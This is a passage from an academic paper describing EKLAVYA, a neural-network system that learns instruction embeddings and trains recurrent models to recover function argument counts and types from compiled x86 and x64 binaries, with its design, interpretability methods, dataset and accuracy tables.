where $I_b[j]$ is a direct `call` to a. If $I_b[j]$ is not a direct `call` to a, $C_{b,a}[j] := \emptyset$. We collect all caller snippets calling a, and thus the input $\mathscr{D}_a$ is defined as:

$$\mathscr{D}_a := T_a \cup \Big(\bigcup_{b \in S_a} \Big(\bigcup_{0 \le j \le |T_b|} C_{a,b}[j] \Big) \Big)$$

where S_a is the set of functions that call a.

[2] In our implementation, we limit the number of instructions to 500 for large functions.




Figure 2: EKLAVYA Architecture. It takes in the binaries as input and performs a pre-processing step on it. Then it performs instruction embedding to produce embedded vectors for train and test dataset. The argument recovery module trains 4 RNN models $M_1, M_2, M_3, M_4$to recover the function argument count and types.

With the above definitions, we are now ready to state our problem definition. Our goal is to learn a model $\mathscr{M}$, which is used to decide two properties for a target function a, from given data $\mathscr{D}_a$, stated below:

Definition. (**Arguments Counts**) The number of arguments passed to function a.

Definition. (**Argument Types**) For each argument of function a, the C-style types defined as:

$$\tau ::= \texttt{int}|\texttt{char}|\texttt{float}|\texttt{void*}|\texttt{enum}|\texttt{union}|\texttt{struct}$$

Note that the above definition gives the inputs and outputs of the model $\mathscr{M}$, which can be queried for a target function. This is called the *test* set. For training the model $\mathscr{M}$, the training set has a similar representation. It consists of the disassembled functions input $\mathscr{D}_a$ as well as labels (the desired outputs) that represent the ground truth, namely the true number and types of each argument. For the training set, we extract the ground truth from the debug symbols generated from source code.

3 Design

EKLAVYA employs neural network to recover argument counts and types from binaries. The overall architecture is shown in Figure 2. EKLAVYA has two primary modules: a) instruction embedding module and an b) argument recovery module. The instruction embedding module learns the *semantics* of instructions by observing their use in our dataset of binaries (from one instruction set). It is possible to have one neural network that does not treat these as two separate substeps. However, in this case, the instruction semantics learnt may well be very specialized to the task of argument recovery. In our design, we train to extract semantics of the instruction set from binaries separately, independent to the task of further analysis at hand. This makes the design modular and allows reusing the embedding module in multiple binary analysis tasks. In addition, instead of keeping the semantics as an implicit internal state, explicitly outputting the semantics allows us to verify the correctness of each step independently. This makes the process of designing and debugging the architecture easier, thus motivating our choice of two modules.

The instruction embedding module takes as input a stream of instructions, represented as symbols. It outputs a vector representation of each instruction in a 256-dimensional space, hence *embedding* the instructions in a vector space. The objective is to map symbol into vectors, such that distances between vectors capture inter-instruction relationships.

Given the instructions represented as vectors, EKLAVYA trains a recurrent neural network (RNN) over the sequence of vectors corresponding to the function body. This is done in the argument recovery module. In some cases, EKLAVYA may only have the target of the function body to analyze, and in others it may have access to a set of callers to the target function. For generality, EKLAVYA trains models for four *tasks* defined below:

(a) **Task1**: Counting arguments for each function based on instructions from the caller;
(b) **Task2**: Counting arguments for each function based on instructions from the callee;
(c) **Task3**: Recovering the type of arguments based on instructions from the caller;
(d) **Task4**: Recovering the type of arguments based on instructions from the callee;

We train one model for each task, over the same outputs of the instruction embedding module. For each instruction set, we learn a different instruction embedding and RNN set. For a function to be tested, the user can use the predictions of any or all of these tasks; our default is to report the output of Task2 for argument counts and Task4 for types since this is analyzable from just the callee's function body (without knowing callers).

3.1 Instruction Embedding Module

The first key step in EKLAVYA is to uncover the semantic information of each instruction through learning. Note that the inputs to our learning algorithm are functions represented as raw binaries, with known boundaries of functions and instructions. In this representation, the

learning algorithm does not have access to any high-level semantics of an instruction. Intuitively, the goal is to infer the semantics of instructions from their *contextual use* in the binary, such as by analyzing which group appears sequentially together or in certain contexts relative to other groups. One general approach to extracting contextual relationships is to employ a technique called *word embedding* [8]. Word embedding in EKLAVYA converts each instruction's raw symbol into a vector. All instructions are thus represented in a high-dimensional space (256 dimensions in our case). Intuitively, the distance between instructions encodes relationships. For instance, the relative distance between the vectors for `push %edi` and `pop %edi` is similar to distance between `push %esi` and `pop %esi`. We demonstrate the kinds of relationships this module learns in Section 5 through examples. In summary, the output of this module is a map from instructions to a 256-dimensional vector.

There are other alternatives to word embedding, which we have considered. One can employ one-hot encoding analogous to a previous work on identifying function boundaries [43]. One could represent the ith instruction by a vector with its ith element as 1 and all other elements set to 0. For example, if there are 5 different instructions, the second instruction is represented as $[0,1,0,0,0]$. However, this technique is computationally inefficient if we expect to learn instruction semantics usable for many different binary analysis tasks, since a separate sub-network will likely be needed to re-learn the relationship between one-hot-encoded vectors for each new analysis task.

For word embedding, we use the skip-gram negative sampling method outlined in the paper that introduces `word2vec` technique for computing word embeddings [27]. The skip-gram is a shallow neural network using the current instruction to predict the instructions around it. Compared to other approaches like continuous bag-of-words (CBOW) technique [27], skip-gram shows better performance on the large-scale dataset and extracts more semantics for each instruction in our experience. To train the word embedding model, we tokenize the hexadecimal value of each instruction and use them as the training input to the embedding model. For example, the symbol or token for the instruction `push %ebp` is its hexadecimal opcode `0x55`. Note that the hexadecimal opcode is used just as a name much like 'john' or 'apple' and bears no numerical effects on the embedding. We train the embedding model for 100 epochs with the learning rate of 0.001.

3.2 Arguments Recovery Module

The function arguments recovery module trains four neural networks, one for each task related to count and type inference. To achieve each task outlined, we train a recurrent neural network (RNN). The input for training the model is the sequence of vectors (each representing an instruction) produced by word embedding, together with labels denoting the number of arguments and types (the ground truth). For argument type recovery, we have several design choices. We could learn one RNN for the first argument, one RNN for the second argument, and so on. Alternatively, we can have one RNN that predicts the type tuple for all the arguments of a function. Presently, we have implemented the first choice, since it alleviates any dependency on counting the number of arguments.

Recurrent Neural Networks. To design the arguments recovery module, we have considered various architectures, like a multilayer perceptron (MLP), a convolutional neural network (CNN) and a recurrent neural network (RNN). We find that an RNN is a suitable choice because it handles variable-length inputs gracefully, and has a notion of "memory". A key difference between feedforward neural networks like a multi-layer perceptron (MLP) and a recurrent neural network (RNN) is that an RNN incorporates the state of the previous input as an additional input to the current time. Effectively, this input represents an internal state that can accumulate the effects of the past inputs, forming a memory for the network. The recurrent structure of the network allows it to handle variable-length input sequences naturally.

In order to deal with the exploding and vanishing gradients during training [9], there are few commonly design options. One could use an LSTM network or use an RNN model with gated recurrent units (GRUs). We use GRUs since it has the control of whether to save or discard previous information and may train faster due to the fewer parameters. We find that an RNN with 3 layers using GRUs is sufficient for our problem.

To avoid overfitting, we use the dropout mechanism, which de-activates the output of a set of randomly chosen RNN cells [48]. This mechanism acts as a stochastic regularization technique. In our design, we experimented with various dropout rates between 0.1 to 0.8. We experimentally find the dropout rate of 0.8, corresponding to randomly dropping 20% of the cell's output, leads to a good result. Our models appeared to overfit with higher dropout rates.

3.3 Data Preprocessing & Implementation

We briefly discuss the remaining details related to preparation of the inputs to EKLAVYA, and its implementation.

The input for EKLAVYA is the disassembly binary code of the target function. To obtain this data, the first step is to identify the function boundaries. Function boundaries identification with minimal reliance of

instruction set semantics is an independent problem of interest. Previous approaches range from traditional machine learning techniques [7] to neural networks [43] to applying function interface verification [35]. In this work, we assume the availability and the correctness of function boundaries for recovering function arguments. To implement this step, we downloaded the dataset Linux packages and compiled them with both `clang` and `gcc` with debugging symbols. The function boundaries, argument counts and types are obtained by parsing the DWARF entries from the binary. Our implementation uses the `pyelftools` which parses the DWARF information [2]; additionally, to extract the argument counts and types, we implemented a Python module with 179 lines of code. We extract the start and end of function boundaries using the standard Linux `objdump` utility [1]. According to Dennis et al. [6], modern disassemblers are highly accurate at performing instruction level recovery for non-obfuscated binaries, especially for binaries generated by `gcc` and `clang`. Thus we use this as the ground truth, ignoring the marginal noise that errors may create in the dataset. After disassembly, we identify call sites and the caller snippets. Our total additional code implementation to perform these steps consists of 1273 lines of Python code.

To train the instruction embedding model and RNNs, we use Google Tensorflow [4]. Our implementation for the instruction embedding and RNN learning is a total of 714 lines of Python code.

4 Explicability of Models

Our guiding principle is to create models that exhibit learning of reasonable decision criteria. To explain what the models learn, we use a different set of techniques for the two parts of EKLAVYA: the instruction embedding model and the learnt RNNs.

4.1 Instruction Embedding

Recall the instruction embedding module learns a mapping between instructions of an architecture to a high-dimensional vector space. Visualizing such large dimensionality vector space is a difficult challenge. To understand these vectors, two common techniques are used — t-SNE [25] plots and analogical reasoning of vectors.

t-SNE Plots. t-SNE is a way to project high-dimensional vectors into a lower dimension one while preserving any neighborhood structures that might exist in the original vector space. Once projected, these can be visualized with scatter plots. Methods such as principal component analysis (PCA) [19] and classical multidimensional scaling [50] use linear transformations to project onto the low dimension space. Though powerful, these techniques often miss important non-linear structure in the data. The primary advantage of t-SNE is that it captures non-linear relationships in the local and global structure of the dataset.[3] For example, if word embedding learns that two instructions are similar, then they will be nearby in the high-dimensional space. t-SNE is expected to preserve this structure in low-dimensional plots, which we can visually analyze to check if it matches our knowledge of instruction semantics and their similarity. Note that t-SNE does not necessarily exhibit all the neighborhood structures that may exist in high- dimensional space, but is a best-effort tool at visualizing relationships.

Analogical Reasoning. Another way to infer relationships between instructions represented as vectors is by *analogical reasoning*. To understand the idea intuitively, we point to how this technique is used in natural language processing tasks. In natural language, analogy question tests the ability to define relationships between words and the understanding of the vocabulary. An analogical question typically consist of two pairs of word, e.g., (“man”, “king”) (“woman”, “queen”). To answer how related the two pairs are, the analogy “man is to king as woman is to queen” is formed of which the validity is tested. The vector offset method proposed by Mikolov et al. [29] frames this using vector arithmetic. The analogical question can be represented as $I_1 - I_2 \approx I_3 - I_4$ where I_1, I_2, I_3 and I_4 are the embedding vectors. Specifically, given the analogical question (“man”, “king”), (“woman”, ?), we can formulate it as $I_3 - I_1 + I_2 \approx I_4$. To get the approximated result, we first compute $d = I_3 - I_1 + I_2$. I_4 is the vector that has the greatest cosine similarity with d. Applying the idea to our problem setting, we can find similar analogies between one pairs of instructions and others. If such analogies match our prior knowledge of certain conventions or idioms that we expect in binary code, we can confirm that EKLAVYA is able to infer these similarities in its instruction embedding representation.

4.2 RNNs for Argument Recovery

We wish to determine for a given test function to an RNN, which instructions the RNN considers as important towards the prediction. If these instruction intuitively correspond to our domain knowledge of instructions that access arguments, then it increases our confidence in the RNN learning the desired decision criteria.

[3] A short primer on its design is presented in the Appendix B for the interested reader.

One way to analyze such properties is to employ saliency maps.

Saliency Map. Saliency maps for trained networks provide a visualization of which parts of an input the network considers important in a prediction. Intuitively, the important part of an input is one for which a minimal change results in a different prediction. This is commonly obtained by computing the gradient of the network's output with respect to the input. In our work, we chose the approach described by Simonyan et al. to obtain the gradient by back-propagation [44]. Specifically, we calculate the derivative of the output of the penultimate layer with respect to each input instruction (which is a vector). This results in a Jacobian matrix. Intuitively, each element in a Jacobian matrix tells us how each dimension of the instruction vector will affect the output of a specific class (a single dimension of the output). In this case, we just want to know how much effect a particular dimension has over the entire output, so we sum the partial derivatives for all elements of the output with respect to the particular input dimension. The result is a 256-dimension vector which tells us the magnitude of change each dimension have over the input. In order for us to visualize our saliency map, we need a scalar representation of the gradient vector. This scalar should represent the relative *magnitude* of change the entire input over the output. As such, we choose to calculate the L2-norm of the gradient vector of each instruction in the function. To keep the value between 0 to 1, we divide each L2-norm with the largest one ($\texttt{max}(L2-norms)$) in the function.

5 Evaluation

Our goal is to experimentally analyze the following:

1. The accuracy in identifying function argument counts and types (Section 5.2); and
2. Whether the trained models learn semantics that match our domain-specific knowledge (Section 5.3).

Our experiments are performed on a server containing 2, 14-core Intel Xeon 2GHz CPUs with 64GB of RAM. The neural network and data processing routines are written in Python, using the Tensorflow platform [4].

5.1 Dataset

We evaluated EKLAVYA with two datasets. The binaries for each dataset is obtained by using two commonly used compilers: *gcc* and *clang*, with different optimization levels ranging from `O0` to `O3` for both x86 and x64. We obtained the ground truth for the function arguments by parsing the `DWARF` debug information [3].

Following the dataset creation procedure used in previous work [43], our first dataset consists of binaries from 3 popular Linux packages: *binutils*, *coreutils* and *findutils* making up 2000 different binaries, resulting from compiling each program with 4 optimization levels (`O0-O3`) using both compilers targeting both instruction sets. For x86 binaries, there are 1,237,798 distinct instructions which make up 274,285 functions. Similarly for x64, there are 1,402,220 distinct instructions which make up 274,288 functions. This dataset has several duplicate functions, and we do not use it to report our final results directly. However, an earlier version of the paper reported on this dataset; for full disclosure, we report results on this dataset in the Appendix.

For our second dataset, we extended the first dataset with 5 more packages, leading to a total of 8 packages: *binutils*, *coreutils*, *findutils*, *sg3utils*, *utillinux*, *inetutils*, *diffutils*, and *usbutils*. This dataset contains 5168 different binaries, resulting from compiling each program with 4 optimization levels (`O0-O3`) using both compilers targeting both instruction sets. For x86 binaries, there are 1,598,937 distinct instructions which constitute 370,317 functions while for x64, there are a total of 1,907,694 distinct instructions which make up 370,145 functions.

Sanitization. For our full (second) dataset, we removed functions which are duplicates of other functions in the dataset. Given that the same piece of code compiled with different binaries will result in different offsets generated, naively hashing the function body is insufficient to identify duplicates. To work around this, we chose to remove all direct addresses used by instructions found in the function. For example, the instruction '`je 0x98`' are represented as '`je `'. After the substitution, we hash the function and remove functions with the same hashes. Other than duplicates, we removed functions with less than four instructions as these small functions typically do not have any operation on arguments.

After sanitation, for x86 binaries, there are 60,061 unique functions in our second dataset. Similarly for x64, there are 59,291 functions. All our final results report on this dataset.

We use separate parts of these datasets for *training* and *testing*. We randomly sample 80% binaries of each package and designate it as the training set; the remaining 20% binaries are used for testing. Note that the training set contains all binaries of one instruction set, compiled with multiple optimization levels from both compilers. EKLAVYA is tasked to generalize from these collectively. The test results are reported on different categories of optimizations within each instruction set, to see the impact of compiler and optimization on EKLAVYA's accuracy.

Imbalanced classes. Our dataset has a different number of samples for different labels or classes. For instance, the pointer datatype is several hundred times more frequent than unions; similarly, functions with less than 3 arguments are much more frequent that those with 9 arguments. We point out that this is a natural distribution of labels in real-world binaries, not an artifact of our choice. Since training and testing on labels with very few samples is meaningless, we do not report our test results on functions with more than 9 arguments for arguments counts recovery, and the "union" and "struct" datatypes here. The overall ratio of these unreported labels totals less than 0.8% of the entire dataset. The label distributions of the training dataset are reported in the rows labeled "data distribution" in Table 1 and Table 2.

5.2 Accuracy

Our first goal is to evaluate the precision, recall, and accuracy of prediction for each of the four tasks mentioned in Section 3. Precision Pc_i and recall Rc_i are used to measure the performance of EKLAVYA for class i and are defined as:

$$Pc_i = \frac{TP_i}{TP_i + FP_i}; Rc_i = \frac{TP_i}{TP_i + FN_i}$$

where TP_i, FP_i and FN_i are the true positive prediction, false positive prediction and false negative prediction of class i respectively.

We evaluate the accuracy of EKLAVYA by measuring the fraction of test inputs with correctly predicted labels in the test set. Readers can check that accuracy Acc can alternatively be defined as:

$$Acc = \sum_{i=1}^{n} P_i \times Rc_i$$

where n is the number of labels in testing set and P_i is the fraction of samples belonging to label i in the test runs. P_i can be seen as an estimate of the occurrence of label i in the real-world dataset and Rc_i is the probability of EKLAVYA labelling a sample as i given that its ground truth is label i.

Given that our training and testing datasets have imbalanced classes, it is helpful to understand EKLAVYA's accuracy w.r.t to the background distribution of labels in the dataset. For instance, a naive classifier that always predicts one particular label i irrespective of the given test input, will have accuracy p_i if the underlying label occurs p_i naturally in the test run. However, such a classifier will have a precision and recall of zero on labels other than i. Therefore, we report both the background data distribution of each label as well as precision and recall to highlight EKLAVYA's efficiency as a classifier.

Findings. Table 1 and Table 2 show the final results over some classes in the test dataset for each task. We have five key findings from these two tables:

(a) EKLAVYA has accuracy of around 84% for count recovery and 81% for type recovery tasks on average, with higher accuracy of over 90% and 80% respectively for these tasks on unoptimized binaries;
(b) EKLAVYA generalizes well across both compilers, `gcc` and `clang`;
(c) EKLAVYA performs well even on classes that occur less frequently, which includes samples with labels occuring as low as 2% times in the training dataset;
(d) In comparison to x86, codename has higher accuracy on x64 for count and type recovery; and,
(e) With increase in optimization levels, the accuracy of EKLAVYA drops on count recovery tasks but stays the same on type recovery tasks.

First, EKLAVYA has higher accuracy on unoptimized functions compared with previous work. The reported accuracy of previous work that uses principled use-def analysis and liveness analysis to count arguments is 78% for callers and 83% for callees [51]. It uses domain-specific heuristics about the calling convention to identify number of arguments — for example, their work mentions that if `r9` is used by a function then the function takes 6 arguments or more. However, EKLAVYA does not need such domain knowledge and obtain higher accuracy for count recovery. For example, the accuracy of EKLAVYA on x86 and x64 are 91.13% and 92.03% respectively from callers, while 92.70% and 97.48% separately from callees. For the task of type recovery, the accuracy of EKLAVYA, averaged for the first three arguments, on x86 and x64 are 77.20% and 84.55% respectively from callers, and 78.18% and 86.77% correspondingly from callees. A previous work on retargetable compilation recovers types without using machine learning techniques; however, a direct comparison is not possible since the reported results therein adopt a different measure of accuracy called conservativeness rate which cannot be translated directly to accuracy [14].

Second, EKLAVYA generalizes well over the choice of two compilers, namely `clang` and `gcc`. The accuracy of count recovery for x86 from callers and callees are 86.22% and 75.49% respectively for `gcc` binaries, and 85.30% and 80.05% for `clang` binaries. Similarly, the accuracy of type recovery (averaged for the first three arguments) on x86 from callers and callees is 80.92% and 79.04% respectively for `gcc` binaries, whereas it is 75.58% and 73.91% respectively for `clang` binaries. Though the average accuracy of `gcc` is slightly higher than `clang`, this advantage does not consistently exhibit across all classes.

Table 1: Evaluation result for argument count recovery from callers and callees for different optimization levels given different architectures. Columns 3-50 report the evaluation result of EKLAVYA on test dataset with different instruction set ranging from O0 to O3. "-" denotes that the specific metric cannot be calculated.

Arch	**Task**	**Opt.**	**Metrics**	**Number of Arguments**										**Accuracy**
				0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	
x86	**Task1**	**O0**	**Data Distribution**	0.059	0.380	0.288	0.170	0.057	0.023	0.012	0.004	0.004	0.001	**0.9113**
			Precision	0.958	0.974	0.920	0.868	0.736	0.773	0.600	0.388	0.231	0.167	
			Recall	0.979	0.953	0.899	0.913	0.829	0.795	0.496	0.562	0.321	0.200	
		O1	**Data Distribution**	0.059	0.374	0.290	0.169	0.059	0.026	0.013	0.003	0.004	0.001	**0.8348**
			Precision	0.726	0.925	0.847	0.819	0.648	0.689	0.569	0.474	0.456	0.118	
			Recall	0.872	0.911	0.836	0.756	0.759	0.703	0.719	0.444	0.758	0.133	
		O2	**Data Distribution**	0.056	0.375	0.266	0.187	0.057	0.032	0.015	0.004	0.005	0.001	**0.8053**
			Precision	0.692	0.907	0.828	0.758	0.664	0.620	0.606	0.298	0.238	0.250	
			Recall	0.810	0.912	0.801	0.645	0.782	0.730	0.637	0.262	0.357	0.300	
		O3	**Data Distribution**	0.045	0.387	0.275	0.184	0.051	0.029	0.016	0.004	0.005	0.002	**0.8391**
			Precision	0.636	0.935	0.862	0.801	0.570	0.734	0.459	0.243	0.231	0.200	
			Recall	0.760	0.921	0.849	0.724	0.691	0.747	0.637	0.196	0.375	0.167	
	Task2	**O0**	**Data Distribution**	0.068	0.307	0.313	0.171	0.070	0.034	0.018	0.009	0.005	0.002	**0.9270**
			Precision	0.935	0.956	0.910	0.957	0.910	0.789	0.708	0.808	0.429	0.500	
			Recall	0.911	0.975	0.963	0.873	0.856	0.882	0.742	0.568	0.692	0.600	
		O1	**Data Distribution**	0.066	0.294	0.320	0.173	0.073	0.034	0.019	0.009	0.005	0.003	**0.6934**
			Precision	0.725	0.821	0.667	0.692	0.463	0.412	0.380	0.462	0.182	0.000	
			Recall	0.697	0.822	0.795	0.574	0.420	0.466	0.284	0.115	0.167	0.000	
		O2	**Data Distribution**	0.065	0.283	0.326	0.179	0.068	0.036	0.021	0.011	0.005	0.002	**0.6660**
			Precision	0.721	0.761	0.655	0.639	0.418	0.535	0.484	0.667	0.200	0.000	
			Recall	0.607	0.798	0.792	0.495	0.373	0.434	0.517	0.308	0.286	0.000	
		O3	**Data Distribution**	0.051	0.248	0.346	0.188	0.076	0.038	0.023	0.013	0.008	0.003	**0.6534**
			Precision	0.600	0.788	0.626	0.717	0.297	0.452	0.250	0.200	0.143	0.000	
			Recall	0.682	0.822	0.801	0.509	0.321	0.326	0.190	0.071	0.167	0.000	
x64	**Task1**	**O0**	**Data Distribution**	0.061	0.385	0.288	0.166	0.056	0.021	0.012	0.004	0.004	0.0	**0.9203**
			Precision	0.858	0.957	0.914	0.916	0.818	0.891	0.903	0.761	0.875	0.333	
			Recall	0.913	0.941	0.936	0.930	0.719	0.853	0.829	0.944	0.667	0.800	
		O1	**Data Distribution**	0.057	0.379	0.283	0.174	0.060	0.022	0.013	0.005	0.004	0.001	**0.8602**
			Precision	0.734	0.897	0.843	0.884	0.775	0.829	0.882	0.788	0.778	0.500	
			Recall	0.766	0.899	0.901	0.817	0.677	0.815	0.714	0.839	0.359	0.818	
		O2	**Data Distribution**	0.055	0.384	0.260	0.187	0.061	0.027	0.014	0.004	0.006	0.001	**0.8380**
			Precision	0.624	0.900	0.816	0.842	0.775	0.741	0.866	0.708	0.667	0.545	
			Recall	0.686	0.886	0.863	0.822	0.667	0.764	0.785	0.836	0.519	0.600	
		O3	**Data Distribution**	0.044	0.382	0.290	0.173	0.054	0.028	0.018	0.004	0.002	0.002	**0.8279**
			Precision	0.527	0.908	0.767	0.832	0.654	0.878	0.848	0.613	0.667	0.600	
			Recall	0.680	0.864	0.867	0.794	0.602	0.761	0.857	0.826	0.444	0.600	
	Task4	**O0**	**Data Distribution**	0.071	0.309	0.312	0.170	0.068	0.032	0.018	0.009	0.005	0.002	**0.9748**
			Precision	0.971	0.988	0.986	0.991	0.952	0.962	0.733	0.839	0.714	1.000	
			Recall	0.981	0.992	0.985	0.980	0.972	0.969	0.873	0.565	0.556	0.500	
		O1	**Data Distribution**	0.066	0.297	0.319	0.175	0.070	0.034	0.019	0.010	0.005	0.002	**0.7624**
			Precision	0.625	0.811	0.690	0.891	0.780	0.773	0.531	0.576	0.333	-	
			Recall	0.649	0.833	0.853	0.662	0.697	0.780	0.680	0.487	0.059	0.000	
		O2	**Data Distribution**	0.059	0.272	0.336	0.179	0.071	0.037	0.020	0.012	0.006	0.003	**0.7749**
			Precision	0.669	0.814	0.733	0.911	0.785	0.761	0.486	0.353	0.333	-	
			Recall	0.658	0.833	0.882	0.697	0.688	0.761	0.548	0.273	0.167	0.000	
		O3	**Data Distribution**	0.048	0.213	0.361	0.190	0.086	0.042	0.029	0.013	0.006	0.004	**0.7869**
			Precision	0.636	0.824	0.775	0.912	0.913	0.720	0.400	0.250	0.000	-	
			Recall	0.875	0.884	0.912	0.722	0.764	0.720	0.429	0.111	0.000	0.000	

Table 2: Evaluation result for argument type recovery from callers and callees for different optimization levels given different architectures. Columns 4-67 report the evaluation result of EKLAVYA on test dataset with different instruction sets ranging from O0 to O3. “-” denotes that the specific metric cannot be calculated.

Arch	Task	Opt.	Metrics	Type of Arguments														
				1st					2nd					3rd				
				char	int	float	pointer	enum	char	int	float	pointer	enum	char	int	float	pointer	enum
x86	Task3	O0	Data Distribution	0.0075	0.1665	0.0008	0.8008	0.0220	0.0097	0.3828	0.0002	0.5740	0.0304	0.0094	0.4225	0.0002	0.5588	0.0078
			Precision	0.5939	0.6630	1.0000	0.8954	0.5938	0.3929	0.6673	1.0000	0.8258	0.4141	0.3158	0.6245	-	0.8337	0.1429
			Recall	0.6766	0.6469	0.1429	0.9145	0.4546	0.2391	0.7302	0.0556	0.8171	0.2405	0.4615	0.7905	0.0000	0.6954	0.1111
			Accuracy			**0.8385**					**0.7547**					**0.7228**		
		O1	Data Distribution	0.0065	0.1634	0.0005	0.8101	0.0178	0.0082	0.3663	0.0001	0.5894	0.0336	0.0092	0.4274	0.0002	0.5535	0.0082
			Precision	0.5315	0.6138	1.0000	0.9027	0.8202	0.3462	0.7108	1.0000	0.8282	0.6222	0.1613	0.7220	-	0.7890	0.3200
			Recall	0.4370	0.5913	0.1539	0.9218	0.7559	0.2368	0.7482	0.1500	0.8303	0.3836	0.3333	0.7262	-	0.7867	0.2667
			Accuracy			**0.8475**					**0.7762**					**0.7537**		
		O2	Data Distribution	0.0015	0.1664	0.0002	0.8056	0.0260	0.0084	0.3505	0.0000	0.5959	0.0446	0.0072	0.4031	0.0002	0.5768	0.0116
			Precision	0.0000	0.6029	-	0.9262	0.7647	0.2500	0.6544	-	0.8193	0.6818	0.1429	0.7859	1.0000	0.7007	0.2222
			Recall	0.0000	0.6874	0.0000	0.9126	0.7879	0.0833	0.6642	0.0000	0.8442	0.3214	1.0000	0.6647	1.0000	0.8269	0.1000
			Accuracy			**0.8606**					**0.7627**					**0.7328**		
		O3	Data Distribution	0.0012	0.1731	0.0002	0.8032	0.0218	0.0069	0.3763	0.0001	0.5633	0.0523	0.0074	0.4165	0.0001	0.5647	0.0101
			Precision	0.0000	0.6561	1.0000	0.9331	0.7273	0.0000	0.6582	1.0000	0.8464	0.8462	0.5000	0.7410	-	0.8048	0.4286
			Recall	0.0000	0.7210	0.1429	0.9287	0.8000	-	0.6656	0.6667	0.8390	0.9296	1.0000	0.7613	0.0000	0.8079	0.2000
			Accuracy			**0.8794**					**0.7878**					**0.7742**		
	Task4	O0	Data Distribution	0.0056	0.1944	0.0015	0.7910	0.0052	0.0073	0.3151	0.0003	0.6654	0.0086	0.0102	0.3828	0.0016	0.5931	0.0107
			Precision	0.7500	0.7620	0.6000	0.9024	0.0870	0.5882	0.5359	1.0000	0.8856	0.3333	0.1111	0.5516	-	0.8278	0.5000
			Recall	0.5000	0.6536	0.3000	0.9400	0.2609	0.7692	0.7165	0.2500	0.7874	0.1111	0.2500	0.6447	0.0000	0.7896	0.0476
			Accuracy			**0.8582**					**0.7618**					**0.7254**		
		O1	Data Distribution	0.0060	0.2156	0.0012	0.7707	0.0049	0.0075	0.3243	0.0001	0.6587	0.0065	0.0127	0.3976	0.0020	0.5732	0.0127
			Precision	0.3333	0.5998	0.5000	0.8909	0.5833	0.0000	0.4776	-	0.8424	0.5833	0.0588	0.5268	0.0000	0.7991	0.4000
			Recall	0.1500	0.5977	0.1667	0.9049	0.2258	0.0000	0.5238	0.0000	0.8269	0.2414	0.1667	0.5765	0.0000	0.7743	0.1177
			Accuracy			**0.8305**					**0.7435**					**0.7012**		
		O2	Data Distribution	0.0041	0.2219	0.0006	0.7682	0.0050	0.0071	0.2995	0.0002	0.6841	0.0081	0.0097	0.3636	0.0000	0.6132	0.0122
			Precision	0.0000	0.7396	-	0.9125	0.0000	1.0000	0.4940	-	0.8297	1.0000	0.0000	0.4439	-	0.7633	1.0000
			Recall	0.0000	0.7188	0.0000	0.9321	0.0000	0.2500	0.5061	0.0000	0.8343	0.2500	-	0.5901	0.0000	0.6775	0.1539
			Accuracy			**0.8737**					**0.7447**					**0.6269**		
		O3	Data Distribution	0.0032	0.2050	0.0000	0.7869	0.0047	0.0039	0.2856	0.0000	0.6996	0.0103	0.0086	0.3503	0.0026	0.6221	0.0164
			Precision	0.0000	0.6759	1.0000	0.9438	0.0000	0.0000	0.4142	1.0000	0.8864	0.0000	0.0000	0.3858	-	0.8309	0.0000
			Recall	0.0000	0.7337	0.5000	0.9394	0.0000	-	0.5690	0.3333	0.8079	-	0.0000	0.6129	0.0000	0.7125	0.0000
			Accuracy			**0.8974**					**0.7607**					**0.6624**		
x64	Task3	O0	Data Distribution	0.0077	0.1721	0.0008	0.7935	0.0232	0.0101	0.3907	0.0003	0.5650	0.0307	0.0099	0.4296	0.0002	0.5508	0.0083
			Precision	0.9579	0.8404	0.5000	0.9342	0.7829	0.2381	0.7421	0.0000	0.8711	0.5818	0.2222	0.7491	-	0.8362	0.0000
			Recall	0.4893	0.7577	0.0500	0.9747	0.7126	0.2778	0.7551	0.0000	0.8974	0.2743	0.2500	0.7254	0.0000	0.8661	0.0000
			Accuracy			**0.9156**					**0.8182**					**0.8028**		
		O1	Data Distribution	0.0062	0.1608	0.0005	0.8073	0.0235	0.0079	0.3795	0.0003	0.5761	0.0338	0.0081	0.4389	0.0001	0.5438	0.0077
			Precision	0.9474	0.8457	-	0.9202	0.5872	0.3846	0.6831	1.0000	0.8578	0.5562	0.2222	0.7447	0.0000	0.8375	0.0000
			Recall	0.3000	0.6871	0.0000	0.9771	0.7214	0.1852	0.7340	0.2353	0.8573	0.2973	0.2857	0.7481	0.0000	0.8491	0.0000
			Accuracy			**0.9038**					**0.7870**					**0.7985**		
		O2	Data Distribution	0.0016	0.1520	0.0001	0.8193	0.0265	0.0077	0.3632	0.0001	0.5797	0.0483	0.0079	0.4417	0.0001	0.5404	0.0090
			Precision	-	0.8630	1.0000	0.9269	0.7217	0.0000	0.6712	1.0000	0.8783	0.8556	0.0000	0.7741	1.0000	0.8426	0.0000
			Recall	0.0000	0.7408	0.1000	0.9745	0.8925	0.0000	0.7004	0.1250	0.8918	0.4477	-	0.7608	0.5000	0.8733	0.0000
			Accuracy			**0.9121**					**0.8181**					**0.8135**		
		O3	Data Distribution	0.0007	0.1847	0.0001	0.7932	0.0206	0.0079	0.3933	0.0000	0.5461	0.0513	0.0070	0.4200	0.0000	0.5569	0.0142
			Precision	-	0.8633	-	0.9271	0.8611	0.0000	0.7021	-	0.8739	0.7273	0.0000	0.6885	-	0.8286	0.0000
			Recall	0.0000	0.7538	0.0000	0.9755	0.8378	-	0.7003	0.0000	0.8754	0.7742	-	0.7395	0.0000	0.8085	0.0000
			Accuracy			**0.9155**					**0.8203**					**0.7663**		
	Task4	O0	Data Distribution	0.0057	0.2006	0.0015	0.7843	0.0055	0.0074	0.3223	0.0005	0.6581	0.0083	0.0107	0.3879	0.0013	0.5891	0.0094
			Precision	0.6842	0.8987	0.8000	0.9777	0.2000	0.6000	0.7214	1.0000	0.9221	0.1429	0.2500	0.5782	1.0000	0.8880	0.4444
			Recall	0.6191	0.9301	0.4000	0.9789	0.0625	0.5455	0.7314	0.1667	0.9260	0.0769	1.0000	0.7398	0.1250	0.8199	0.1333
			Accuracy			**0.9562**					**0.8725**					**0.7742**		
		O1	Data Distribution	0.0055	0.2033	0.0010	0.7830	0.0058	0.0069	0.3128	0.0005	0.6685	0.0090	0.0116	0.3816	0.0011	0.5938	0.0103
			Precision	0.7143	0.7936	0.4000	0.9714	0.1429	0.1818	0.6157	1.0000	0.9071	0.3333	0.2857	0.4703	-	0.8677	0.1667
			Recall	0.3125	0.9053	0.2500	0.9444	0.0769	0.2222	0.6801	0.4000	0.8828	0.0909	1.0000	0.7457	0.0000	0.7035	0.0345
